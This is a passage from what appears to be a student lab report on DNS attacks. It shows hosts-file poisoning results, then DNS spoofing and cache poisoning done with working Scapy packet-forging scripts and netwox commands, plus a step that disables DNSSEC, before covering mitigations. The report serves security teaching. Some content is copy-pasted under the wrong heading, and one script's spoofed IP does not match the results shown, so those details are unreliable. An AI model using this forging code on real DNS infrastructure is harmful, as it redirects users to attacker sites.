64 bytes from www.bank32.com (93.184.216.34): icmp_seq=6 ttl=48 time=128 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=7 ttl=48 time=128 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=8 ttl=48 time=135 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=9 ttl=48 time=128 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=10 ttl=48 time=129 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=11 ttl=48 time=130 ms
64 bytes from www.bank32.com (93.184.216.34): icmp_seq=12 ttl=48 time=128 ms

```

Figure 14: An illustration of *ping* results after host file poisoning.

**Browser Search Result:** Using a web browser to search for **www.bank32.com** will also lead the user to the IP address specified by the attacker. But in these situations, browsers work smarter and warn the user that you are trying to enter a malicious website or even do not let them enter at all in some cases based on the policies of the browsers and the involved websites.




Figure 15: Browser result after host file poisoning.

- **Dig Command Result:** However, when using the **dig** command, the host file poisoning trick does not apply. This is because **dig** consults the local DNS server for the IP address of a website, rather than the hosts file.

```

ds@DSaDBA:~$ dig example.net

; <<>> DiG 9.16.1-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41845
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.net.                IN      A

;; ANSWER SECTION:
example.net.                20955   IN      A      93.184.216.34

;; Query time: 64 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sun Jun 18 18:28:04 CEST 2023
;; MSG SIZE rcvd: 56

ds@DSaDBA:~$

```

Figure 16: *dig* command result after host file poisoning showing the original IP address of the website.

## 4.2 DNS Spoofing

The second attack that we illustrate is DNS Spoofing. This sort of attack is usually easier for the attackers to conduct as they do not have access the user's machine.

To illustrate the scenario, consider the following:

- A user wants to know the IP address of **www.bank32.com**.
- However, the user doesn't know that attacker is planning to spoof the IP address of **www.bank32.com** and try to spoof it to another website.
- The attacker is hoping that the Local DNS Cache is clear and it will try to send fake IP address by using netwox 105 / Scapy.

Before executing the attack, we clear the cache of the local DNS server to simulate the situation:

```

sudo rndc dumpdb -cache
sudo rndc flush
sudo service bind9 restart

```

To know about the position of the attacker in this command, the below diagram was generated.




Figure 17: The attacker acts as the man in between of the user's machine and the local DNS server.

As mentioned before, to conduct this attack we used two approaches with Netwox Tool 105 and Scapy as shown in the figure below.



```

1 from scapy.all import *
2
3 def dns_spoof(packet):
4     if packet.haslayer(DNS) and packet[DNS].qr == 0: # Check if it's a DNS query
5         qname = packet[DNS].qd.qname.decode('utf-8') # Get the domain name being queried
6         if qname == "www.cnn.com": # Check if it's the domain we want to spoof
7             # Construct a fake DNS response
8             fake_response = IP(src=packet[IP].dst, dst='10.0.2.15') / \
9                 UDP(sport=packet[UDP].dport, dport=packet[UDP].sport) / \
10                 DNS(id=packet[DNS].id, qr=1, aa=1, qd=packet[DNS].qd,
11                     an=DNSRR(rrname=qname, ttl=2000, rdata='188.126.61.216'))
12             # Send the fake DNS response to the local DNS server
13             send(fake_response)
14
15 # Start sniffing packets and apply the dns_spoof function to each packet
16 sniff(filter="udp port 53", prn=dns_spoof, store=1)
17

```

(a) The code behind the scapy approach.

```

ds@DSaDBA:~$ sudo netwox 105 --hostname 'www.cnn.com' --hostnameip 188.126.61.216 --authns "ns.fastly.net" --authn
sip 10.0.2.5 --filter 'src host 10.0.2.15' --ttl 19000 --spoofip raw
[sudo] password for ds:
DNS question
id=29462 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.cnn.com. A
. OPT UDPql=4896 errcode=0 v=0 ...
DNS answer
id=29462 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.cnn.com. A
www.cnn.com. A 19000 188.126.61.216
ns.fastly.net. NS 19000 ns.fastly.net.
ns.fastly.net. A 19000 10.0.2.5

```

(b) The command for the Netwox approach and its captured results.

Figure 18: A showcase of two approaches for DNS Spoofing.

After running the attacks in the attacker's VM, we can see their results in a *dig* command for the website in user's VM and we can notice that the fake IP address was given to the system instead of the real one.

```

ds@DSaDBA:~$ dig www.cnn.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.cnn.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 62695
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: 70c62297d37c246601000000648dd87248ef9cc3c272ab6e (good)
;; QUESTION SECTION:
;www.cnn.com.                IN      A

;; ANSWER SECTION:
www.cnn.com.                 19000   IN      A      188.126.61.216

;; Query time: 172 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sat Jun 17 17:59:46 CEST 2023
;; MSG SIZE rcvd: 84

```

Figure 19: *dig* command result after DNS spoofing.

Notice that in this attack the Local DNS Server does not get infected.

### 4.3 DNS Cache Poisoning

The last and the main attack that we illustrate is DNS Cache Poisoning. This attack is more preferable by they attackers as the local DNS server's cache would be infected and the attack's result would remain in its cache until its TTL expires. During this period, every time that the user requests for the IP address of the website that they need, they will always get the fake answer no matter the attack is still running or not.

To illustrate the scenario, consider the following:

- User wants to know the IP address of `www.cnn.com`.
- However, the user doesn't know that attacker is planning to spoof the IP address of `www.cnn.com` and try to redirect it to another website.

- The attacker is hoping that the Local DNS Cache is clear and it will try to send fake IP address by using netwox 105 / Scapy.

Before executing the attack, we again clear the cache of the local DNS server to simulate the situation properly:

```
sudo rndc dumpdb -cache
sudo rndc flush
sudo service bind9 restart
```

To know about the position of the attacker in this command, the below diagram was generated.




Figure 20: The attacker is the man between the local DNS server and any outer network NS.

The code and the command for executing the attacks are almost the same in both cases but only the target IP address would be the one which is for the local DNS server.

```
1 from scapy.all import *
2
3 def dns_poison(packet):
4     if packet.haslayer(DNS) and packet[DNS].qr == 0: # Check if it's a DNS query
5         qname = packet[DNS].qd.qname.decode('utf-8') # Get the domain name being queried
6         if qname == "www.cnn.com": # Check if it's the domain we want to spoof
7             # Construct a fake DNS response
8             fake_response = IP(src=packet[IP].dst, dst='10.0.2.4') / \
9                 UDP(sport=packet[UDP].dport, dport=packet[UDP].sport) / \
10                 DNS(id=packet[DNS].id, qr=1, aa=1, qd=packet[DNS].qd,
11                     an=DNSRR(rrname=qname, ttl=2000, rdata='186.126.71.216'))
12             # Send the fake DNS response to the local DNS server
13             send(fake_response)
14
15 # Start sniffing packets and apply the dns_spoof function to each packet
16 sniff(filter="udp port 53", prn=dns_poison, store=1)
17
```

(a) The code behind the scapy approach.

```
ds@DSaDBA: ~
DNS question
  id=23732  rcode=OK      opcode=QUERY
  aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1
  .cnn.com. A
  . OPT UDPPl=1232 errcode=0 v=0 ...

DNS answer
  id=23732  rcode=OK      opcode=QUERY
  aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1
  .cnn.com. A
  .cnn.com. A 19000 188.126.61.216
  ns.fastly.net. NS 19000 ns.fastly.net.
  ns.fastly.net. A 19000 10.0.2.5

DNS question
  id=62767  rcode=OK      opcode=QUERY
  aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1
  www.cnn.com. A
  . OPT UDPPl=1232 errcode=0 v=0 ...

DNS answer
  id=62767  rcode=OK      opcode=QUERY
  aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1
  www.cnn.com. A
  www.cnn.com. A 19000 188.126.61.216
  ns.fastly.net. NS 19000 ns.fastly.net.
```

(b) The *src host* attribute must be set to 10.0.2.4 in order for the local DNS server to be targeted.

Figure 21: A showcase of two approaches for DNS Cache Poisoning.

After running the attacks in the attacker's VM, we can see their results in a *dig* command for the website in user's VM and we can notice that the fake IP address was given to the system instead of the real one.

```

ds@DSaDBA:~$ dig www.cnn.com

<<-- Dig 0.16.1-Ubuntu <--> www.cnn.com
;; global options: +cmd
;; Got answer:
;;->HEADER<-- opcode: QUERY, status: NOERROR, id: 62095
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: 0, udp: 1232
; COOKIE: 78c62297d37c246001000000048dd87248ef9cc3c272ab6e (good)
;; QUESTION SECTION:
;www.cnn.com.                IN      A
;; ANSWER SECTION:
www.cnn.com.                 19000   IN      A      188.126.61.216

;; Query time: 172 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sat Jun 17 17:59:46 CEST 2023
;; MSG SIZE rcvd: 84

ds@DSaDBA:~$

```

Figure 22: *dig* command result after DNS Cache Poisoning.

Moreover, in this case the cache of the local DNS server would also get infected and the fake result would be stored in it as demonstrated below.

```

Open  dump.db [Read-Only]  Save
/var/cache/bind

66 cuPFokujrit98ZSLwg7w+MXhRV/Mm+V+MGJ/ 1uUGhHLfDPx29qUU/
Q== )
67 ; authanswer
68 _._cnn.com. 18218 A 188.126.61.216
69 ; authanswer
70 www._cnn.com. 18218 A 188.126.61.216
71 ; glue
72 a.gtld-servers.net. 172018 A 192.5.6.30
73 ; glue
74 172018 AAAA 2001:503:a83e::
2:30
75 ; glue
76 b.gtld-servers.net. 172018 A 192.33.14.30
77 ; glue
78 172018 AAAA 2001:503:231d::
2:30
79 ; glue
80 c.gtld-servers.net. 172018 A 192.26.92.30
81 ; glue
82 172018 AAAA 2001:503:83eb::30

Plain Text  Tab Width: 8  Ln 70, Col 17  INS

```

Figure 23: The fake records are now stored in the local DNS server cache.

## 5 Mitigation Measures

After reviewing the previous sections on DNS Cache Poisoning, including the creation and detection of attacks, we now delve into the central topic of this project: safeguarding ourselves against such attacks. This is where the significance of mitigation measures comes into play. Mitigation measures encompass actions or strategies implemented to minimize the negative impacts or risks associated with a specific situation, event, or problem. These measures aim to reduce the severity of potential consequences and improve overall outcomes. In this project, we have categorized the mitigation measures into two parts.




Figure 24: Mitigation measures comparison.

## 5.1 Short-Term/Handy Mitigation Measures

Short-term mitigation measures involve promptly addressing immediate risks or problems. Here is a step-by-step guide to defining short-term mitigation measures:

1. Identify the immediate risks or problems.
2. Assess the urgency and severity of each issue.
3. Generate quick-response options.
4. Consider existing resources.
5. Evaluate the effectiveness and feasibility of the options.
6. Define action steps.
7. Assign responsibilities.
8. Implement and monitor the measures.
9. Adjust and adapt as needed.
10. Communicate updates to relevant parties.

Here are some important measures to resolve the situation:

- Keep your antivirus and anti-malware apps up-to-date.
- If possible, browse the internet via a virtual machine.
- Exercise caution when downloading suspicious files. If necessary, use a "sandboxed app" or a virtual machine.
- Utilize a reputable DNS server and internet service provider (ISP).
- Always double-check the websites you visit, ensuring they have HTTPS encryption.
- Flush the DNS cache on your computer and router.

It is essential to remember that short-term mitigation measures provide temporary relief by addressing immediate risks or problems while more comprehensive and sustainable measures are developed and implemented in the long term.

## 5.2 Long-Term Mitigation Measures

Long-term mitigation measures involve developing strategies and actions that tackle the underlying causes of risks or problems, aiming to achieve sustained and lasting outcomes. Here are some steps to protect yourself from these types of attacks for an extended period:

### 5.2.1 Virtual Private Network (VPN)

A Virtual Private Network (VPN) is a technology that establishes a secure and encrypted connection over a public network, such as the internet. It allows users to send and receive data as if they were directly connected to a private network, even when accessing the internet from remote or public locations. VPNs enhance online privacy and security by masking the user's IP address and encrypting their internet traffic. This makes it difficult for hackers, ISPs, or other entities to intercept or monitor online activities.




Figure 25: A showcase for how VPNs work.

#### 5.2.1.1 Split Mode VPN

A full tunnel VPN is a VPN configuration in which all network traffic, including internet browsing and access to local resources, is routed through the VPN server. When connected to a full tunnel VPN, all data transmitted from the user's device is encrypted and sent through the VPN tunnel to the VPN server before reaching its final destination. This setup allows the user's device to behave as if it is directly connected to the private network, even when accessing the internet from a remote or public location. As a result, all internet traffic is protected by encryption and remains hidden from potential eavesdroppers or malicious actors on the public network.




Figure 26: A showcase for split mode VPN.

The above diagram provides a simple representation of a full tunnel VPN. However, routing all traffic through the VPN server may increase latency and consume more bandwidth. Additionally, accessing local resources or devices on the user's local network may require additional configuration or setup for seamless functionality.

### 5.2.1.2 Full Tunnel VPN

A full tunnel VPN is a VPN configuration in which all network traffic, including internet browsing and access to local resources, is routed through the VPN server. When connected to a full tunnel VPN, all data transmitted from the user's device is encrypted and sent through the VPN tunnel to the VPN server before reaching its final destination. This setup allows the user's device to behave as if it is directly connected to the private network, even when accessing the internet from a remote or public location. As a result, all internet traffic is protected by encryption and remains hidden from potential eavesdroppers or malicious actors on the public network.




Figure 27: A showcase for full tunnel VPN.

The above diagram provides a simple representation of a full tunnel VPN. However, routing all traffic through the VPN server may increase latency and consume more bandwidth. Additionally, accessing local resources or devices on the user's local network may require additional configuration or setup for seamless functionality.

### 5.2.2 Encrypted DNS

Another long-term mitigation measure is encrypted DNS. Encrypted DNS, also known as DNS over HTTPS (DoH) or DNS over TLS (DoT), is a security-enhancing technology that encrypts DNS queries and responses to protect the privacy and integrity of domain name resolution. Traditional DNS queries are typically transmitted in plaintext, allowing anyone with network access to intercept and view the information, including the websites visited by a user. Encrypted DNS addresses this vulnerability by encrypting DNS traffic, making it unreadable to unauthorized parties. When using encrypted DNS, the DNS queries and responses are encrypted using secure protocols such as HTTPS or TLS. This prevents third parties from intercepting or tampering with the data. Encrypted DNS ensures that DNS requests remain confidential and helps protect against surveillance, data manipulation, and DNS-based attacks.



Figure 28: A showcase for how DNS works.

Adopting encrypted DNS provides an additional layer of privacy and security while browsing the internet. It helps prevent unauthorized tracking of online activities, safeguards against DNS spoofing or manipulation, and improves the overall confidentiality of DNS communication. Overall, the effectiveness of mitigation measures relies on a

thorough understanding of the risks, careful planning, and proactive implementation. Flexibility and adaptability are key, as circumstances may change over time, requiring adjustments to the measures in place.

## 6 Challenges and Approached Solutions

Throughout the course of this project, we encountered several hurdles that demanded prompt resolution in order to successfully perform DNS cache poisoning. In this section, we discuss some crucial challenges we faced and the corresponding solutions we implemented.

### 6.1 Conflicting IP Addresses in VMs

Issue:

While DNSSEC serves as a vital security feature, it posed challenges in our project. Enabling DNSSEC can lead to the retrieval of malicious or tampered data by the user, thereby impacting the effectiveness of our DNS cache poisoning technique.

Solution:

To mitigate the DNSSEC-related issues, modify the DNS configuration by disabling DNSSEC. Within the options section of the DNS configuration file, make the following changes:

```
options {  
    # dnssec-validation auto;  
    dnssec-validation no; % Command used nowadays  
}
```

### 6.2 DNSSEC Configuration

Issue:

While DNSSEC serves as a vital security feature, it posed challenges in our project. Enabling DNSSEC can lead to the retrieval of malicious or tampered data by the user, thereby impacting the effectiveness of our DNS cache poisoning technique.

Solution:

To mitigate the DNSSEC-related issues, modify the DNS configuration by disabling DNSSEC. Within the options section of the DNS configuration file, make the following changes:

```
options {  
    # dnssec-validation auto;  
    dnssec-validation no; % Command used nowadays  
}
```

### 6.3 Installing netfilterqueue

Issue:

During the installation of the netfilterqueue library on the attacker machine for traffic filtering while using scrapy, we encountered an error message. The error stated: "Could not build wheels for netfilterqueue, which is required to install pyproject.toml-based projects."

Solution:

To successfully install netfilterqueue, execute the following commands:

```
sudo apt-get update  
sudo pip3 install --upgrade pip  
sudo apt install libnftnl-dev libnetfilter-queue-dev
```

### 6.4 Automatic Disconnection of VM Connections

Issue:

Another challenge we encountered was the automatic disconnection of VM connections, disrupting the workflow of the project.

Solution:

To address this issue, we conducted the following checks and proposed the subsequent solution:

1. Verify the internet connection on the host device.
2. Confirm that the connection type is set to NAT network in the VM settings.

To resolve the issue of automatic disconnection, follow these steps:

1. Close the VM experiencing the disconnection problem.
2. Change the network configuration of the VM to NAT.
3. Save the changes.
4. Restart the VM to apply the new network settings.

By implementing these measures, we successfully mitigated the challenges that arose during the project, ensuring a smoother and more efficient process.

## 7 Conclusion

In conclusion, this report has provided an exploration of DNS cache poisoning, shedding light on its mechanisms, consequences, and the motivations behind its usage as an attack vector. Through the implementation of host file poisoning, DNS spoofing, and DNS cache poisoning attacks, we have demonstrated the effectiveness of DNS cache poisoning and its superiority over alternative methods. Mitigation measures have been discussed to address the vulnerabilities in the DNS infrastructure and enhance its security.

Looking ahead, there are several avenues for future work. Firstly, our current experiments have been conducted with a single attacker, and expanding to include multiple attackers can improve the efficiency and effectiveness of the attacks. Additionally, while our experiments have been performed on three virtual machines within a single host machine, utilizing three individual machines can provide a more realistic and scalable testing environment.

Furthermore, exploring the possibility of attacking the local DNS server from outside the local network can unveil new insights into the security vulnerabilities that arise in such scenarios. Detecting DNS cache spoofing and poisoning attacks is another important area for future research. Developing robust detection techniques and tools can help network administrators and security professionals identify and respond to these attacks in a timely manner, mitigating their impact.

By addressing these future research directions, we can further advance our understanding of DNS cache poisoning and contribute to the development of effective countermeasures, ensuring the security and integrity of the DNS infrastructure in the face of evolving cyber threats.

We would like to express our sincere gratitude to Professor Maria Carla Calzarossa for their invaluable guidance and support throughout the duration of this project.